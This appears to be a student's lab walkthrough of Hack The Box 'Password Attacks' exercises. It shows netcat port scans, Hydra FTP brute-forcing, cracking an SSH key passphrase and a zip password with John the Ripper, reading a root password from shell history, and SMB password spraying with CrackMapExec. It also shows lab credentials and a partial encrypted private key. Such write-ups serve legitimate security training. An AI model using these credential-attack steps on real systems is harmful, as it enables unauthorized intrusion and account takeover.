
--- RECAP LABS

jeudi 17 octobre 2024 7:57 PM

Easy :



Password Attacks Lab - Easy

Our client Inlanefreight contracted us to assess individual hosts in their network, focusing on access control. The company recently implemented security controls related to authorization that they would like us to test. There are three hosts in scope for this assessment. The first host is used for administering and managing other servers within their environment.

Host Enumeration and discovery :

Reminder :

□ └─$ for i in 20 21 22 23 25 53 80 111 110 137 138 139 143 161 162 465 445 587 623 2049 995 993 1433 3306 1521 8080; do nc -nzv -w 1 -p 53 10.129.202.221 $i 2>&1 | grep -i 'open'; ; done


Or to check the unusual ports :

□ └─$ for i in {1..65535}; do `nc -nzv -w 1 -p 53 10.129.185.201 $i 2>&1 | grep -i 'open'; done`

-n: Do not perform DNS resolution.
-z: Zero-I/O mode (just checking for open ports without sending any data).
-v: Verbose mode (to print connection results).
-w 1: Wait for 1 second for a connection.


If you get a shell on machine and when you check its table of route you find a new network , and you want to know the up host on it :

□ └─$ for ip in 172.16.1.{1..254}; do ping -c 1 -W 1 $ip > /dev/null 2>&1 && echo "$ip is up"; done




```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs/easy]
└─$ for i in 20 21 22 23 25 53 80 111 110 137 138 139 143 161 162 465 445 587 623 2049 995 993 1433 3306 1521 8080; do nc -nzv -w 1 -p 53 10.129.111.34  $i; done
UNKNOWN) [10.129.111.34] 20 (ftp-data) : Connection refused
UNKNOWN) [10.129.111.34] 21 (ftp) open
UNKNOWN) [10.129.111.34] 22 (ssh) open
UNKNOWN) [10.129.111.34] 23 (telnet) : Connection refused
UNKNOWN) [10.129.111.34] 25 (smtp) : Connection refused
UNKNOWN) [10.129.111.34] 53 (domain) : Connection timed out
UNKNOWN) [10.129.111.34] 80 (http) : Connection refused
UNKNOWN) [10.129.111.34] 111 (sunrpc) : Connection timed out
UNKNOWN) [10.129.111.34] 110 (pop3) : Connection timed out
UNKNOWN) [10.129.111.34] 137 (?) : Connection refused
UNKNOWN) [10.129.111.34] 138 (?) : Connection refused
UNKNOWN) [10.129.111.34] 139 (netbios-ssn) : Connection refused
UNKNOWN) [10.129.111.34] 143 (imap2) : Connection refused
UNKNOWN) [10.129.111.34] 161 (snmp) : Connection refused
UNKNOWN) [10.129.111.34] 162 (snmp-trap) : Connection refused
UNKNOWN) [10.129.111.34] 465 (submissions) : Connection refused
UNKNOWN) [10.129.111.34] 445 (microsoft-ds) : Connection refused
UNKNOWN) [10.129.111.34] 587 (submission) : Connection refused
UNKNOWN) [10.129.111.34] 623 (?) : Connection refused
UNKNOWN) [10.129.111.34] 2049 (nfs) : Connection refused
UNKNOWN) [10.129.111.34] 995 (pop3s) : Connection refused
UNKNOWN) [10.129.111.34] 993 (imaps) : Connection refused
UNKNOWN) [10.129.111.34] 1433 (ms-sql-s) : Connection refused
UNKNOWN) [10.129.111.34] 3306 (mysql) : Connection timed out
UNKNOWN) [10.129.111.34] 1521 (?) : Connection timed out
UNKNOWN) [10.129.111.34] 8080 (http-alt) : Connection refused
```


21 (ftp) open
22 (ssh) open



```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs/easy]
└─$ hydra -L ./ressources_htb/username.list -P ./ressources_htb/password.list ftp://10.129.111.34  -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-17 14:55:51
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 21112 login tries (l:104/p:203), ~330 tries per task
[DATA] attacking ftp://10.129.111.34:21/
[STATUS] 464.00 tries/min, 464 tries in 00:01h, 20662 to do in 00:45h, 50 active
[STATUS] 561.00 tries/min, 1683 tries in 00:03h, 19443 to do in 00:35h, 50 active
[STATUS] 550.29 tries/min, 3852 tries in 00:07h, 17274 to do in 00:32h, 50 active
[STATUS] 558.13 tries/min, 8372 tries in 00:15h, 12754 to do in 00:23h, 50 active
[STATUS] 563.55 tries/min, 11271 tries in 00:20h, 9855 to do in 00:18h, 50 active
[STATUS] 559.72 tries/min, 13993 tries in 00:25h, 7133 to do in 00:13h, 50 active
[21][ftp] host: 10.129.111.34   login: mike   password: 7777777
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```




```
┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking/labs/easy]
└─$ ftp 10.129.111.34
Connected to 10.129.111.34.
220 (vsFTPd 3.0.3)
Name (10.129.111.34:jerbi): mike
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> passive
Passive mode: on; fallback to active mode: on.
ftp> ls
229 Entering Extended Passive Mode (|||22182|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000          554 Feb 09  2022 authorized_keys
-rw-------    1 1000     1000         2546 Feb 09  2022 id_rsa
-rw-r--r--    1 1000     1000          570 Feb 09  2022 id_rsa.pub
226 Directory send OK.
ftp> get authorized_keys
local: authorized_keys remote: authorized_keys
```




```
┌──(jerbi㉿Anonymous)-[~/../password_attacking/labs/easy/extracted]
└─$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6DC3EBB6704485E5C29AF185FEEEFDE9

ivt1oPqVlSo6BNfMApLabyYG4LXwEGhU7L+gjFX3DfEM+sQ/NtWq0Qt4bLOAVUR9
YEZ6A8IfozhQDMIH+fxkCPr8z+u9NKAQidi8h8XzUgmMzVJWRYSK/KZ8TsJcWuGd
YlY3UJTzsTYbwZbzNPzXqqFytOqM/oKPQIqvRIt1Onko3ph60P0H8IKP+T3N6sid
go0+bXZi/CBidjriInSoDyV/63X8LDUbToo7DY0uwKdbf2trGMWMqcghPJapbNvy
5cd/l2IHuYkvld47LKkwN+syb/Bgh/uXI08sVC/2UTjlWzPnOtfOZJ3yfnAmYuPi
di0iC0OR/GJ7w5dLAcNNyoRNy5jtPordsHqOX55mK5ZnzPAAr++iv04FtwQteaQ4
gB7lbdtStiPXEx0AVYZinXWchoF6pNgyucL4JvrwgNA77FH4uOTetRSmp4V8XJ8n
```


Password Cracking Page 1




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/extracted]
└─$ ssh2john id_rsa > ssh.hash

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/extracted]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt ssh.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
7777777          (id_rsa)
1g 0:00:00:00 DONE (2024-10-17 15:26) 50.00g/s 8000p/s 8000c/s 8000C/s carolina..david
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/extracted]
└─$ █
```



```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/extracted]
└─$ ssh mike@10.129.111.34 -i ./id_rsa
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for './id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "./id_rsa": bad permissions
mike@10.129.111.34: Permission denied (publickey).

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/extracted]
└─$ sudo ssh mike@10.129.111.34 -i ./id_rsa
[sudo] password for jerbi:
The authenticity of host '10.129.111.34 (10.129.111.34)' can't be established.
ED25519 key fingerprint is SHA256:AtNYHXCA7dVpi58LB+uuPe9xvc2lJwA6y7q82kZoBNM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.111.34' (ED25519) to the list of known hosts.
Enter passphrase for key './id_rsa':
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```




```
mike@skills-easy:~$ history
    1  vim updater.bash
    2  bash updater.bash
    3  vim updater.bash
    4  apt-cache search gem
    5  sudo gem install -V lolcat
    6  sudo apt-get install fortune
    7  analysis.py -u root -p dgb6fzm0ynk@AME9pqu
    8  rm -rf analysis.py
    9  fortune
   10  man fortune
   11  fortune -o
   12  man fortune
   13  fortune -o
   14  fortune
   15  fortune | cowsay | lolcat
   16  fortune
   17  fortune | cowsay
   18  fortune | cowsay | lolcat
   19  top
   20  ls
   21  cd /
   22  ls
   23  ls -lah | lolcat
   24  sudo apt-get install sl
   25  sl | lolcat
   26  sl
   27  sl | lolcat
   28  cd /
   29  ls -lah | lolcat
   30  wget http://introcs.cs.princeton.edu/java/data/dickens.txt
   31  sudo apt-get install rubygems
   32  sudo apt-get install ruby | gem
   33  history
   34  which ruby
   35  ruby --version
   36  sudo apt-get install rubygems
   37  sudo apt-get -qq update
   38  sudo apt-get upgrade
   39  sudo apt-get dist-upgrade
   40  sudo apt-get install tmux
   41  sudo apt-get upgrade -y vim
```




```
mike@skills-easy:~$ history
    1  vim updater.bash
    2  bash updater.bash
    3  vim updater.bash
    4  apt-cache search gem
    5  sudo gem install -V lolcat
    6  sudo apt-get install fortune
    7  analysis.py -u root -p dgb6fzm0ynk@AME9pqu
    8  rm -rf analysis.py

┌──(jerbi㉿Anonymous)-[~/HackTheBox/password_attacking]
└─$ ssh root@10.129.111.34
root@10.129.111.34's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Oct 17 20:32:42 BST 2024

  System load:  0.11              Processes:               169
  Usage of /:   31.7% of 8.79GB   Users logged in:         1
  Memory usage: 14%               IPv4 address for ens192: 10.129.111.34
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

214 updates can be applied immediately.
165 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Feb 21 14:12:41 2024
root@skills-easy:~# █
```

Medium




Password Attacks Lab - Medium

Our next host is a workstation used by an employee for their day-to-day work. These types of hosts are often used to exchange files with other employees and are typically administered by administrators over the network. During a meeting with the client, we were informed that many internal users use this host as a jump host. The focus is on securing and protecting files containing sensitive information.




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/extracted]
└─$ ping 10.129.202.221
PING 10.129.202.221 (10.129.202.221) 56(84) bytes of data.
64 bytes from 10.129.202.221: icmp_seq=1 ttl=63 time=1706 ms
64 bytes from 10.129.202.221: icmp_seq=2 ttl=63 time=764 ms
64 bytes from 10.129.202.221: icmp_seq=3 ttl=63 time=62.1 ms
^C
--- 10.129.202.221 ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3000ms
rtt min/avg/max/mdev = 62.058/843.784/1705.788/673.446 ms, pipe 2
```


Seems like a linux machine ..




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/extracted]
└─$ for i in 20 21 22 23 25 53 80 111 110 137 138 139 143 161 162 465 445 587 623 2049 995 993 1433 3306 1521 8080; do nc -nzv -w 1 -p 53 10.129.202.221  $i 2>&1 | grep -i 'open'; ; done
(UNKNOWN) [10.129.202.221] 22 (ssh) open
(UNKNOWN) [10.129.202.221] 139 (netbios-ssn) open
(UNKNOWN) [10.129.202.221] 445 (microsoft-ds) open
```




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/ressources_htb]
└─$ crackmapexec smb 10.129.202.221 -u username.list -p password.list
SMB         10.129.202.221  445    SKILLS-MEDIUM    [*] Windows 6.1 Build 0 (name:SKILLS-MEDIUM) (domain:) (signing:False) (SMBv1:False)
SMB         10.129.202.221  445    SKILLS-MEDIUM    [+] \john:123456
```



```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/ressources_htb]
└─$ smbclient  -U "john" -L \\\\10.129.202.221\\
Password for [WORKGROUP\john]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        SHAREDRIVE      Disk      SHARE-DRIVE
        IPC$            IPC       IPC Service (skills-medium server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.129.202.221 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/ressources_htb]
└─$ smbclient  -U "john"  \\\\10.129.202.221\\SHAREDRIVE
Password for [WORKGROUP\john]:
Try "help" to get a list of possible commands.
smb: \> 
```




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/ressources_htb]
└─$ smbclient  -U "john"  \\\\10.129.202.221\\SHAREDRIVE
Password for [WORKGROUP\john]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Feb 10 05:39:38 2022
  ..                                  D        0  Thu Feb 10 05:35:54 2022
  Docs.zip                            N     6724  Thu Feb 10 05:39:38 2022
ge
                14384136 blocks of size 1024. 9908888 blocks available
smb: \> get Docs.zip
getting file \Docs.zip of size 6724 as Docs.zip (1.4 KiloBytes/sec) (average 1.4 KiloBytes/sec)
smb: \> exirt
exirt: command not found
smb: \> exit

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/ressources_htb]
└─$ ls
custom.rule  Docs.zip  password.list  username.list

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/ressources_htb]
```




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/extracted]
└─$ file Docs.zip
Docs.zip: Zip archive data, at least v2.0 to extract, compression method=deflate

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/easy/extracted]
└─$ unzip Docs.zip
Archive:  Docs.zip
[Docs.zip] Documentation.docx password: 
```

Zip2john


Cat Docs.hash




```
[illegible]*$/pkzip$:Documentation.docx:Docs.zip
::Docs.zip

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ Documentatio
```



```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ john --wordlist=~/HackTheBox/password_attacking/labs/meduim/ressources_htb/custom_pass.list  Doc.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Destiny2022!     (Docs.zip/Documentation.docx)
1g 0:00:00:00 DONE (2024-10-17 15:47) 50.00g/s 1638Kp/s 1638Kc/s 1638KC/s cristina!..F00tb@ll81
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
```




```
┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ unzip Docs.zip
Archive:  Docs.zip
[Docs.zip] Documentation.docx password:
  inflating: Documentation.docx

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ ls
Doc.hash  Docs.zip  Documentation.docx

┌──(jerbi㉿Anonymous)-[~/…/password_attacking/labs/meduim/extracted]
└─$ 
```




Enter Password - Documentation.docx - LibreOffice

